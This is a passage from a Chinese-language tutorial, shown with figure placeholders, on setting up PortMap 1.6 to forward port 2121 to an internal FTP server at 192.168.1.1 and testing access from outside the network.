


图 2




图 3




图 4

2、PortMap1.6

PortMap的功能也是将别人访问到你电脑上的某个端口映射到指定的电脑的某个端口上，不过比起Tcpmapping来增加了Sock5代理的功能，如图5。

选择"增加"选项，在"名称"栏输入FTP，在端口设定的"输入IP"栏选择IP（要注意，这项我们不能手动输入，只能从它的下拉菜单里选择，一共有三个项，ANY IP、127.0.0.1和本机IP地址)，我们可以选择"ANY IP"。在"输入端口"栏输入2121，"输出IP"为192.168.1.1，"输出端口"也为2121。右边的"同时连接的最大数目"和"单个IP连接的最大数目"我们填写100就足够了。至于是否使用SOCK5代理，大家可以根据自己的需要来选择，如图6。




图 5




图 6

最后点击"确定"，再选中这条规则，点击上面"启动"，如图7。




图 7

已经成功启动了，我们重新打开IE，在地址栏输入"FTP://60.190.157.17*:2121"，能够正常的访问到了。包括外网的用户也能正常的访问到，如图8。

